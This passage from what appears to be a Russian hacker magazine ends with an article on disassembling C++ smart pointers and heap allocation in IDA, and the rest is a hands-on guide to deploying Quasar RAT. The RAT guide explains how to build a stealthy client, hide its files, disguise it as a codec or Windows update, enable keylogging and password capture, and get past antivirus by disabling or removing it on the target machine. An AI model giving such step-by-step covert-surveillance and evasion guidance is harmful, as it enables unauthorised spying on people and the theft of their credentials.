                call    std::unique_ptr<MyClass,std::default_delete<
MyClass>>::__autoclassinit2(unsigned __int64)
                lea     rcx, [rsp+48h+result] ; result
                call    std::make_unique<MyClass,,0>(void)
                mov     [rsp+48h+_Right], rax
                mov     rdx, [rsp+48h+_Right] ; _Right
                lea     rcx, [rsp+48h+var_18] ; this
                call    std::unique_ptr<MyClass,std::default_delete<
MyClass>>::unique_ptr<MyClass,std::default_delete<MyClass>>(std::
unique_ptr<MyClass,std::default_delete<MyClass>> &&)
                nop
                lea     rcx, [rsp+48h+result] ; this
                call    std::unique_ptr<MyClass,std::default_delete<
MyClass>>::~unique_ptr<MyClass,std::default_delete<MyClass>>(void)
                lea     rcx, [rsp+48h+var_18] ; this
                call    std::unique_ptr<MyClass,std::default_delete<
MyClass>>::operator->(void)
                mov     rcx, rax        ; this
                call    MyClass::print(void)
                mov     rcx, cs:std::basic_istream<char,std::ch
ar_traits<char>> std::cin
                call    cs:std::basic_istream<char,std::char_traits<
char>>::get(void)
                nop
                lea     rcx, [rsp+48h+var_18] ; this
                call    std::unique_ptr<MyClass,std::default_delete<
MyClass>>::~unique_ptr<MyClass,std::default_delete<MyClass>>(void)
                xor     eax, eax
                mov     rcx, [rsp+48h+var_10]
                xor     rcx, rsp        ; StackCookie
                call    __security_check_cookie
                add     rsp, 48h
                retn
main            endp
```

Использование умного указателя привело к генерации дополнительных библиотечных вызовов. Однако радует, что IDA распознала все как надо. Давай сравним дизассемблерный листинг, заменив умный указатель на обычный:

```
...
auto c = new MyClass();
c->print();
delete c;
...
```

Результат компиляции будет таким:

```
main            proc near
var_38          = qword ptr -38h
var_30          = qword ptr -30h
var_28          = qword ptr -28h
block           = qword ptr -20h
var_18          = qword ptr -18h
                sub     rsp, 58h
                mov     ecx, 1                  ; size
                call    operator new(unsigned __int64)
                mov     [rsp+58h+var_30], rax
                cmp     [rsp+58h+var_30], 0
                jz      short loc_140001067
                mov     rax, [rsp+58h+var_30]
                mov     [rsp+58h+var_28], rax
                jmp     short loc_140001070
loc_140001067:
                mov     [rsp+58h+var_28], 0
loc_140001070:
                mov     rax, [rsp+58h+var_28]
                mov     [rsp+58h+var_38], rax
                mov     rcx, [rsp+58h+var_38] ; this
                call    MyClass::print(void)
                mov     rax, [rsp+58h+var_38]
                mov     [rsp+58h+block], rax
                mov     edx, 1                  ; __formal
                mov     rcx, [rsp+58h+block] ; block
                call    operator delete(void *,unsigned __int64)
                cmp     [rsp+58h+block], 0
                jnz     short loc_1400010B0
                mov     [rsp+58h+var_18], 0
                jmp     short loc_1400010C3
loc_1400010B0:
                mov     [rsp+58h+var_38], 8123h
                mov     rax, [rsp+58h+var_38]
                mov     [rsp+58h+var_18], rax
loc_1400010C3:
                mov     rcx, cs:std::basic_istream<char,std::ch
ar_traits<char>> std::cin
                call    cs:std::basic_istream<char,std::char_traits<
char>>::get(void)
                xor     eax, eax
                add     rsp, 58h
                retn
main            endp
```

Этот листинг выглядит более привычным и наглядным. Между тем вернемся к предыдущему листингу, он для нас более интересен. Из него видно, что объект создается в функции std::make_unique<MyClass,,0>(void), именно в ней вызывается оператор new:

```
class std::unique_ptr<class MyClass, struct std::default_delete<class
MyClass>> std::make_unique<class MyClass, , 0>(void) proc near
...
                mov     [rsp+arg_0], rcx
                sub     rsp, 58h
                mov     [rsp+58h+var_38], 0
                mov     ecx, 1 ; size
                call    operator new(unsigned __int64)
...
```

Уничтожает объект функция std::unique_ptr<MyClass,std::default_delete<MyClass>>::~unique_ptr<MyClass,std::default_delete<MyClass>>(void):

```
public: std::unique_ptr<class MyClass, struct std::default_delete<cl
ass MyClass>>::~unique_ptr<class MyClass, struct std::default_delete<
class MyClass>>(void) proc near
arg_0           = qword ptr  8
                mov     [rsp+arg_0], rcx
                sub     rsp, 28h
                mov     rax, [rsp+28h+arg_0]
                cmp     qword ptr [rax], 0
                jz      short loc_140001131
                mov     rax, [rsp+28h+arg_0]
                mov     rcx, rax        ; this
                call    std::forward<MyClass *>(MyClass * &)
                mov     rcx, [rsp+28h+arg_0]
                mov     rdx, [rcx]      ; _Ptr
                mov     rcx, rax        ; this
                call    std::default_delete<MyClass>::operator()(
MyClass *)
loc_140001131:
                add     rsp, 28h
                retn
```

В начале функции выполняется проверка: cmp qword ptr [rax], 0, то есть, если указатель на объект нулевой, не имеет смысла его удалять. В ином случае его удаляет библиотечная функция std::default_delete, она работает именно с уникальными указателями (в стандарте, кроме них, присутствуют еще shared_ptr), внутри нее происходит вызов оператора delete:


```
public: void std::default_delete<class MyClass>::operator()(class
MyClass *)const proc near
block           = qword ptr -18h
var_10          = qword ptr -10h
arg_0           = qword ptr  8
arg_8           = qword ptr  10h
                mov     [rsp+arg_8], rdx
                mov     [rsp+arg_0], rcx
                sub     rsp, 38h
                mov     rax, [rsp+38h+arg_8]
                mov     [rsp+38h+block], rax
                mov     edx, 1                  ; __formal
                mov     rcx, [rsp+38h+block] ; block
                call    operator delete(void *,unsigned __int64)
...
```

C++Builder


С Visual C++ разобрались, а как обстоят дела в стане Embarcadero? Сможет ли IDA разобраться в его нагромождениях кода? Дизассемблируем тот же пример. Однако в C++Builder он будет иметь немного другой вид:

```
#include <stdio.h>
#include <iostream>
#include <memory>

class MyClass {
public:
  void __fastcall print()
  {
    std::cout << "Hello C++ Builder" << std::endl;
  }
};

int _tmain(int argc, _TCHAR* argv[])
{
  auto c = std::unique_ptr<MyClass>();
  c->print();
  std::cin.get();
  return 0;
}
```

Перед компиляцией проекта добавь платформу Windows 64-bit в выпадающем списке Target Platforms, а в списке Build Configurations — Release.




Доступные платформы для компиляции проекта



Добавление платформы Windows x64

Еще не забудь отключить оптимизацию: Project → Options.



Отключение оптимизации

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

РАСПРЕДЕЛЕНИЕ ДИНАМИЧЕСКОЙ ПАМЯТИ И УКАЗАТЕЛИ

В результате дизассемблерный листинг функции `_tmain` будет выглядеть следующим образом:

```
main            proc near
var_34          = dword ptr -34h
var_30          = qword ptr -30h
var_18          = byte ptr -18h
var_10          = qword ptr -10h
var_8           = dword ptr -8
var_4           = dword ptr -4
arg_2C          = dword ptr  34h
arg_30          = qword ptr  38h
arg_38          = byte ptr  40h
                sub     rsp, 58h
                mov     [rsp+58h+var_4], 0
                mov     [rsp+58h+var_8], ecx
                mov     [rsp+58h+var_10], rdx
                lea     rdx, [rsp+58h+var_18]
                mov     rcx, rdx
                mov     [rsp+58h+var_30], rdx
                call    std::unique_ptr<MyClass,std::default_delete<
MyClass>>::unique_ptr<std::default_delete<MyClass>,void>(void)
                mov     rcx, [rsp+58h+var_30]
                call    std::unique_ptr<MyClass,std::default_delete<
MyClass>>::operator->(void)
                mov     rcx, rax
                call    MyClass::print(void)
                jmp     short $+2
loc_40137B:
                lea     rcx, qword_432698
                call    std::istream::get(void)
                mov     [rsp+58h+var_34], eax
                jmp     short $+2
loc_40138D:
                lea     rcx, [rsp+58h+var_18]
                mov     [rsp+58h+var_4], 0
                call    std::unique_ptr<MyClass,std::default_delete<
MyClass>>::~unique_ptr()
                jmp     short loc_4013BA
                lea     rcx, [rsp+arg_38]
                mov     r8d, edx
                mov     [rsp+arg_30], rax
                mov     [rsp+arg_2C], r8d
                call    std::unique_ptr<MyClass,std::default_delete<
MyClass>>::~unique_ptr()
                jmp     short loc_4013C3
loc_4013BA:
                mov     eax, [rsp+58h+var_4]
                add     rsp, 58h
                retn
loc_4013C3:
                mov     rcx, [rsp+arg_30]
                call    _Unwind_Resume
                ud2
off_4013CF      dq offset unk_4290DC
main            endp
```

К нашему удовлетворению, и в этом случае IDA успешно распознала конструкции обновленного стандарта C++. Во многом этот код похож на дизассемблированный листинг, изготовленный компилятором Visual C++. Между тем есть различие при создании объекта. В этом листинге нет вызова **make_unique**. Попробуем разобраться в тонкостях. Вот так выглядит вызов:

```
call    std::unique_ptr<MyClass,std::default_delete<MyClass>>::
unique_ptr<std::default_delete<MyClass>,void>(void)
```

В результате мы попадаем в следующую функцию:


```
public std::unique_ptr<MyClass, std::default_delete<MyClass>>::
unique_ptr<std::default_delete<MyClass>, void>(void)
std::unique_ptr<MyClass, std::default_delete<MyClass>>::unique_ptr<
std::default_delete<MyClass>, void>(void) proc near
var_C           = dword ptr -0Ch
var_8           = qword ptr -8
                sub     rsp, 38h
                mov     [rsp+38h+var_8], rcx
                mov     rcx, [rsp+38h+var_8]
                xor     eax, eax
                mov     edx, eax
                call    std::_Unique_ptr_base<MyClass,std::
default_delete<MyClass>>::_Unique_ptr_base<MyClass*>(MyClass*)
                jmp     short $+2
loc_401559:
                add     rsp, 38h
                retn
                mov     ecx, edx
                mov     [rsp+38h+var_C], ecx
                mov     rcx, rax
                call    __clang_call_terminate
                jmp     short loc_401559
off_40156E      dq offset unk_4290FC
```

Здесь и создается базовый указатель. Обрати внимание на строчку, в которой вызывается конструктор **_Unique_ptr_base**:

```
std::_Unique_ptr_base<MyClass,std::default_delete<MyClass>>::
_Unique_ptr_base<MyClass*>(MyClass*)
```

Фух, какой запутанный код сгенерировал имбаркадеровский компилятор! С Visual C++ было гораздо понятнее и нагляднее.

Какие можно из этого сделать выводы? Умные указатели удобны для программиста, но они же вносят в двоичный код полный хаос, хорошенько так паразитируя на его лаконичности и устраивая тягучее болото для кодокопателя. Черт ногу сломит! Что будет, если используемый дизассемблер не распознает умные указатели? Можно ли собственными силами это сделать? Очень затруднительно: здесь и классы, и шаблоны, и указатели, и все это вперемешку. Поэтому дизассемблированный листинг будет громоздким. Обрати внимание: если в программе, скомпилированной в VC++, IDA распознала абсолютно все функции, то в проге от CB многие функции остались нераспознанными — с абстрактными именами **sub_*****.



Окно со списком функций

ПОДХОДЫ К РЕАЛИЗАЦИИ КУЧИ

В некоторых, между прочим достаточно популярных, руководствах по программированию на C++ встречаются призывы всегда выделять память именно с использованием **new**, а не **malloc**, поскольку **new** опирается на эффективные средства управления памятью самой операционной системы, а **malloc** реализует собственный (и достаточно тормозной) менеджер кучи. Все это грубые натяжки! Стандарт вообще ничего не говорит о реализации кучи, и какая функция окажется эффективнее, наперед неизвестно. Все зависит от конкретных библиотек конкретного компилятора.

Рассмотрим, как устроено управление памятью в штатных библиотеках двух популярных компиляторов — Microsoft Visual C++ и Embarcadero C++ — на таком незамысловатом примере:

```
#include <iostream>

class MyClass1 {
public:
    void print()
    {
        std::cout << "I'm allocated by new" << std::endl;
    }
};

class MyClass2 {
public:
    void print()
    {
        std::cout << "I'm allocated by malloc" << std::endl;
    }
};

int main()
{
    auto c1 = new MyClass1();
    c1->print();
    delete c1;

    MyClass2 *c2 = (MyClass2*)malloc(sizeof(MyClass2));
    if (c2 == NULL)
        std::cout << "error";
    c2->print();
    free(c2);

    std::cin.get();
}
```

Собственно, в нем показаны оба случая выделения и очистки памяти: от языков C и C++.

Microsoft C++

В Visual C++ и **new**, и **malloc** приводят к вызову библиотечной функции **__imp_malloc**. Разница лишь в том, что **malloc** сразу заменяется **__imp_malloc**, а **new** выполняет дополнительные операции, но в итоге все равно вызывает **__imp_malloc**.

Стоит ли из-за этого отказываться от **new** в пользу сишного **malloc**? Раньше, лет двадцать назад, возможно, это давало преимущество, но сейчас делать что-то подобное категорически не надо. И хотя твой код не будет работать быстрее, но и медленнее он не станет. Тем более оператор **new** делает операцию по выделению памяти безопаснее. Взглянем на его дизассемблерный листинг:

```
void * operator new(unsigned __int64) proc near
                push    rbx
                sub     rsp, 20h
                mov     rbx, rcx
                jmp     short loc_14000184A
loc_14000183B:  ; CODE XREF: operator new(unsigned __int64)+22↓j
                mov     rcx, rbx
                call    _callnewh_0
                test    eax, eax
                jz      short loc_14000185A
                mov     rcx, rbx ; Size
loc_14000184A:  ; CODE XREF: operator new(unsigned __int64)+9↑j
```

Сюда (в третий блок) выполняется безусловный переход из первого блока кода. Здесь вызывается **malloc_0**, за которым кроется **_imp_malloc**. Далее проверяется выделенная память (наполнение регистра **RAX**). Если память выделена, завершаем функцию. В обратном случае, когда выделить ничего не удалось, прыгаем во второй блок, где с помощью **_callnewh_0**, за которой также скрывается **_imp_malloc**, выделяем память в 32-битных условиях, так как далее следует проверка заполнения регистра **EAX**.

```
call    malloc_0
                test    rax, rax
                jz      short loc_14000183B
                add     rsp, 20h
                pop     rbx
                retn
loc_14000185A:  ; CODE XREF: operator new(unsigned __int64)+15↑j
```

Если обе попытки выделить память провалились, управление передается в четвертый блок. А здесь все плохо: в зависимости от состояния регистра **RBX** могут быть выброшены разные исключения.

```
cmp     rbx, 0FFFFFFFFFFFFFFFFh
                jz      short loc_140001866
                call    __scrt_throw_std_bad_alloc(void)
                align 2
loc_140001866:  ; CODE XREF: operator new(unsigned __int64)+2E↑j
                call    __scrt_throw_std_bad_array_new_length(void)
void * operator new(unsigned __int64) endp
```

Библиотечная функция **__imp_malloc** языка C/C++ для выделения памяти вызывает **HeapAlloc**. И на этом портируемость заканчивается, поскольку данная функция принадлежит Win32 API. Наконец, **HeapAlloc** вызывает **VirtualAlloc**. И только после этого мы получаем память для создаваемого объекта — сколько закулисной работы!

Что же у нас с очисткой памяти? Оба оператора, **delete** и **free**, вызывают библиотечную функцию **_imp_free**. Так же как и в прошлом случае, оператор **free** — напрямую, **delete** — косвенно. Функция **_imp_free**, в свою очередь, вызывает **HeapFree**, а последняя — **VirtuaFree** из Win32 API для освобождения занятой памяти.

Embarcadero C++

Совсем по-другому ведет себя Embarcadero C++! Этот зверь в наследство от Borland C++ получил собственный менеджер кучи, основанный на «прямом» вызове системных функций **VirtualAlloc**/**VirtualFree**. В кавычках, потому что вызовы ни фига не прямые, а идут в обход библиотечных функций. Компилятор запихивает в программу столько сквозного кода, который, ясное дело, увеличивает и тормозит программу. Взглянем на дизассемблерный листинг функции **_malloc_init**, которая сквозным образом вызывается оператором **new** и функцией **malloc**:

```
_malloc_init    proc near
                push    rsi
                sub     rsp, 20h
                mov     rsi, rcx
                call    __CRTL_MEM_CheckBorMem
                test    eax, eax
                jz      short loc_40DE8A
                mov     rax, cs:off_42C078
                jmp     short loc_40DEDA
loc_40DE8A:     ; CODE XREF: _malloc_init+F↑j
                lea     rax, _internal_free
                mov     cs:off_42C070, rax
                lea     rax, _internal_malloc ; Здесь происходит
вызов функции
                mov     cs:off_42C078, rax    ; для выделения памяти
                lea     rcx, _internal_allocmem
                mov     cs:off_42C090, rcx
                lea     rcx, _internal_realloc
                mov     cs:off_42C080, rcx
                lea     rcx, _internal_free_heaps
                mov     cs:off_42C088, rcx
                mov     cs:dword_42C06C, 1
loc_40DEDA:     ; CODE XREF: _malloc_init+18↑j
                mov     cs:dword_42C068, 1
                mov     rcx, rsi
                add     rsp, 20h
                pop     rsi
                jmp     rax
_malloc_init    endp
```

Далее, если все прошло успешно, выполнение продолжается в функции **_internal_malloc**, откуда вызывается **__dlmalloc**:

```
_internal_malloc proc near
                test    rcx, rcx
                jz      short loc_41234A
                jmp     __dlmalloc
...
```

При этом **__dlmalloc** представляет собой длиннющую функцию, среди дебрей которой можно отыскать строчку **call VirtualAlloc**.

В результате попадаем в функцию

```
VirtualAlloc    proc near
                jmp     cs:__imp_VirtualAlloc
VirtualAlloc    endp
```

Откуда, как мы видим, выполняется переход на библиотечную функцию **__imp_VirtualAlloc**. Ну и заросли непроходимого кода нагенерировал C++Builder!

Думается, с удалением будет попроще. Как бы не так! Операторы **delete** и **free** в итоге приводят к **_free_init**, которая по своему образу похожа на **_malloc_init** и для очистки памяти вызывает **_internal_free**. Уже из нее вызывается **__dlfree**, которая, как и в случае с выделением памяти, длиннющая, словно «Война и мир». В недрах этой функции управление передается **VirualFree**, которая выглядит вот так:

```
VirtualFree     proc near
                jmp     cs:__imp_VirtualFree
VirtualFree     endp
```

То есть она вызывает системную функцию очистки памяти (подробнее о последовательности работы функций инициализации и очистки памяти можешь посмотреть в описании работы Visual C++).

ИТОГИ

Судя по увиденному, на поставленный выше вопрос, что быстрее — **new** или **malloc**, можно ответить: большой разницы нет, но в безопасности программирования однозначно выигрывает **new**. А в современных реалиях, несмотря на то что использование умных указателей добавляет избыточный код, их употребление в приложениях с точки зрения безопасности и удобства программиста предпочтительнее.

Как оказалось, подходы к распределению и очистке памяти у двух популярных компиляторов во многом различаются. У каждого есть свои плюсы и минусы, поэтому будет неправильным однозначно утверждать, что один лучше другого. Тем не менее нельзя не признать, что C++Builder генерирует избыточный и весьма витиеватый код.

НЕБЕСНОЕ ОКО

ТЕСТИРУЕМ ВОЗМОЖНОСТИ QUASAR RAT

ShəLMā
Киберпанк, технокрыс и просто мерзкая личность.
schelma@protonmail.com

У каждого из нас в школе был любимый предмет. Кто-то тащился от физики, кто-то от биологии, кого-то больше всего радовала физкультура — из-за возможности подглядывать на перемене в женскую раздевалку. Сейчас для любителей куда-нибудь подглядывать настало раздолье благодаря софту, с помощью которого можно получить доступ к самой разной информации. Одна такая софтина под названием Quasar RAT недавно попалась в мои цепкие лапы.

Поскольку наш журнал называется «Хакер», уверен, можно лишний раз не объяснять читателям, что такое RAT. Эта конкретная тулза написана под винду, но главное — она фриварная и опенсорсная, что определенно добавляет ей преимуществ по сравнению с другим аналогичным софтом. Скачать Quasar RAT можно со странички проекта на гитхабе.

Программа написана на C# и позиционируется разработчиками как «легкое и удобное средство для удаленного администрирования, технической поддержки и наблюдения за сотрудниками». Quasar RAT имеет традиционную для Remote Assistance Tool клиент-серверную архитектуру и, несмотря на компактность, обладает довольно-таки богатым арсеналом возможностей, среди которых:

- подключение к удаленному рабочему столу;
- удаленный шелл и запуск исполняемых файлов по команде;
- удаленное редактирование реестра;
- запуск файлового менеджера, диспетчера задач и менеджера загрузки;
- удаленное выполнение команд на выключение и перезагрузку;
- кейлоггинг (с поддержкой Unicode);
- перехват паролей в браузерах, FTP-клиентах и других программах;
- запуск Reverse Proxy (SOCKS5).

Несмотря на присутствие Quasar RAT в свободном доступе и определенную популярность в узких кругах ценителей прекрасного (судя по количеству форков и активности комьюнити), документирована софтина, я бы сказал, скромно. С другой стороны, она довольно проста в использовании, и разобраться с ней под силу даже неискушенному юзеру. Так уж вышло, что мне внезапно понадобилась утилита для удаленного управления одним из компов в моей локалке. По совету коллег в качестве инструмента я выбрал именно Quasar RAT. И коли уж мне пришлось разбираться с этой программой, было бы грешно не поделиться с тобой впечатлениями от ее использования. Погнали!


УСТАНОВКА И НАСТРОЙКА

Программа поставляется в виде архива, внутри которого располагаются все необходимые для ее работы файлы. Перед распаковкой содержимого следует отключить антивирусы, иначе они радостно удалят экзешник и .bat-файл из комплекта поставки Quasar. Также для начала работы нужно установить .NET Framework 4.5.2 или более позднюю версию, если она еще не установлена в твоей системе.

Чтобы не путаться, сразу определимся, что в терминологии Quasar сервером называется машина, куда передаются данные с пользовательских компьютеров, а клиентом — ПК, за которым ты следишь. Клиент идентифицируется по тегу, который ты укажешь в настройках. Он может быть произвольным. После установки на удаленной машине клиент работает автономно, пытаясь соединиться с сервером через заданные промежутки времени либо по IP-адресу (поддерживается IPv4 и IPv6), либо по DNS-имени. Общий алгоритм действий таков: нужно запустить сервер, указать необходимые настройки, сбилдить приложение-клиент и залить его на удаленную машину. Все просто.


Конфигурируем сервер

После запуска программы `Quasar.exe` нам предложат создать сертификат, с помощью которого будет устанавливаться защищенное соединение между сервером и клиентом. Если Quasar уже использовался на твоем компьютере, можно импортировать существующий сертификат, в противном случае программа создаст файл `quasar.p12`, который лучше сразу же припрятать в укромное место. Если придется переустановить «Квазар», без него будет невозможно соединиться с другими машинами, на которых запущен RAT, что грозит потерей всех клиентов.



При первом запуске Quasar предлагает создать или импортировать сертификат

Жми кнопку Create, а затем — Save. Теперь смело запускай `Quasar.exe` и жми надпись Settings в верхней части окна. По умолчанию Quasar использует для связи TCP-порт 4782, но ты можешь выбрать вместо него любой другой свободный порт, указав его в поле Port to listen on. Потом этот порт тебе нужно будет открыть в файрволе, настроив соответствующее правило.



Настраиваем Quasar Server


Все остальные параметры окна настройки сервера имеют следующие значения:

- Enable IPv6 Support — включить поддержку протокола IPv6, если он используется в твоей сети;
- Listen for new connections on startup — автоматически начать прослушивание новых входящих соединений от клиентов при запуске сервера;
- Show popup notification on new connection — отображать всплывающее сообщение при новом соединении;
- Try to automatically forward the port (UPnP) — пытаться автоматически пробрасывать порт для поддержки UPnP;
- Show tooltip on client with system information — показывать на удаленных клиентских машинах всплывающую подсказку с системной информацией (для обеспечения скрытности эту функцию лучше не использовать).

Отдельно следует сказать о функции Enable No-IP.com DNS updater. Если твое сетевое подключение использует динамический IP, у подключающихся из интернета клиентов неизбежно возникнут проблемы с установкой соединения. Решить их можно с помощью DDNS-сервиса No-IP, позволяющего создать хостнейм (hostname) в формате DNS и привязать его к твоей машине. В моем случае клиент располагался в моей же локальной сети, и я настроил на сервере статический IP-адрес, отключив в настройках соединения автоматическое получение IP через DHCP. Если твои клиенты располагаются в интернете и внешнего статического адреса у тебя нет, зарегистрируйся на `noip.com` и введи данные своей учетки в окне настроек сервера.

Билдим клиент


Чтобы создать клиентское приложение, щелкни мышью по надписи Builder в верхней части окна программы. Окошко билдера содержит пять вкладок, по которым мы сейчас быстренько пробежимся.



Вкладка Basic Settings настройки билдера


На вкладке Basic Settings нужно указать Client Tag — это своего рода ID, по которому будет идентифицироваться клиентская машина. Лучше дать ей какое-то осмысленное название, чтобы ты не запутался в подключениях, если клиентов будет несколько. В поле Mutex отображается мьютекс, который предотвращает запуск нескольких экземпляров программы на клиентском компьютере. Его можно оставить как есть. Для пущей скрытности рекомендуется установить флажок Enable unattended mode. Он позволит управлять клиентской машиной, не привлекая внимания пользователя — в этом случае ему не будут демонстрироваться никакие окна, сообщающие об установке соединения с сервером, а в трее не отобразится значок Quasar.

На вкладке Connection Settings нужно указать IP-адрес или видимое в сети имя машины, где развернут сервер, порт для подключения и интервал в миллисекундах, через который клиентская машина станет пытаться установить или возобновить соединение. Все эти данные будут зашиты в клиентскую программу, и изменить их потом окажется невозможно, так что будь внимателен.



Вкладка Connection Settings настройки билдера


Вкладка Installation Settings управляет параметрами установки и запуска клиента. Клиентское приложение Quasar может быть установлено в три папки: `AppData\Roaming` текущего пользователя, `Program Files` или `System` — при этом последние две потребуют наличия от пользовательской учетки привилегий локального администратора. Выбери соответствующий вариант, установив флажок Install Client.



Настройка параметров установки и запуска клиента

Теперь нужно выбрать имя папки для установки приложения (Install Subdirectory) и имя самой программы (Install Name). Присвоить этой поддиректории и файлу клиента после установки атрибут «скрытый» позволяют флажки Set file attributes to hidden и Set subdir attributes to hidden. Чтобы не изобретать способы автоматического запуска программы на клиентской машине, установи флажок Run Client when the computer starts и введи отображаемое имя клиента в поле Startup Name — именно оно будет отображаться в параметрах автозапуска и в списке процессов на удаленном ПК.

Вкладка Assembly Settings позволяет настроить такие параметры сборки программы-клиента, как название приложения и ее производителя, копирайт, номер версии, а также добавить кастомизированный значок. Все это, как ты понимаешь, отображается в свойствах инсталлятора, если кто-то любопытный пожелает туда заглянуть. То есть клиент можно замаскировать под любой другой исполняемый файл — хоть кодек, хоть обновление винды, хоть банальный Adobe Flash Player.



Настройка кейлоггера

Если ты хочешь, чтобы клиент выполнял ко всему прочему функции кейлоггера, перейди на вкладку Monitoring Settings, установи флажок Enable keyboard logging, введи название папки, в которую будет сохраняться журнал кейлоггера, и сделай ее скрытой, поставив галку Set directory attributes to hidden.


Теперь можно нажать кнопку Build и ввести имя для файла клиента. Осталось только установить его на удаленной машине: у меня исполняемый файл клиента получился очень компактным — всего 502 Кбайт.

ТЕСТИРУЕМ «КВАЗАР»

Для начала я попытался установить клиент на тестовой машине с включенным антивирусом Касперского. Разумеется, фокус не прошел: тот благополучно прибил тулзу прямо на флешке, не позволив скопировать ее на комп или запустить. К сожалению, добавление программы в исключения также не помогло: «Каспер» блокировал запуск клиента даже при отключенной активной защите, после чего удалял его, радостно рапортуя, что обнаружил коварный и опасный троян (причем ловит он его, судя по всему, эвристикой).

Можно, конечно, накрыть исполняемый файл каким-нибудь протектором, но мне было лень возиться, поэтому единственным доступным вариантом для меня стало полное удаление антивируса на клиентской машине, что, в общем-то, несложно при наличии к ней непосредственного доступа. Примечательно, что при запуске установочного файла клиента не происходит вообще ничего: на экране не появляется никаких окон или предупреждений, но при этом клиент успешно копируется в указанную при его сборке папку.

После перезагрузки удаленной машины запускаем на сервере `Quasar.exe`, нажимаем в верхней части окна надпись Settings и жмем на кнопку Start Listening. На экране появится окно с предложением добавить выбранный в настройках порт в правила брандмауэра. Соглашаемся — и в списке удаленных хостов мы видим нашу целевую машину. Удаленный компьютер может исчезнуть из списка, если пользователь выключил его или отключился от сети, и автоматически появляется снова при включении или возобновлении соединения.




Входящее подключение выполнено успешно

Все операции на удаленной машине выполняются по щелчку правой кнопкой мыши на ее идентификаторе в окне Quasar Server.

Удаленное администрирование

Все основные функции удаленного администрирования сосредоточены в контекстном меню Administration. Здесь можно отыскать следующие возможности взаимодействия с клиентской машиной:


- System Information — вывод подробной информации об аппаратной и программной конфигурации удаленного компьютера;
- File Manager — удобный оконный файловый менеджер, похожий на проводник Windows: он позволяет перемещаться по дискам удаленного компьютера, скачивать и загружать файлы, запускать их, если они исполняемые, переименовывать, удалять и добавлять в автозагрузку;
- Startup Manager — утилита управления автозагрузкой: показывает текущие объекты в автозагрузке и отвечающие за них ветви реестра. Чтобы добавить новый объект, щелкни в окне менеджера правой кнопкой мыши и выбери Add Entry;
- Task Manager — открывает окно со списком запущенных на удаленной машине задач. Позволяет убить любой из запущенных процессов или запустить новый;
- Remote Shell — удаленное выполнение команд в оболочке `cmd.exe`;
- TCP Connections — демонстрирует список открытых на удаленном хосте TCP-соединений. С помощью контекстного меню можно обновить соединение или закрыть его;
- Reverse Proxy — поднимает на клиентской машине обратный прокси;
- Registry Editor — открывает окно удаленного редактора реестра;
- Remote execute — запуск на клиентском ПК локального файла или файла из интернета, URL которого ты укажешь в открывшемся окне;
- Actions — команда на выключение, перезагрузку или гибернацию удаленной машины.

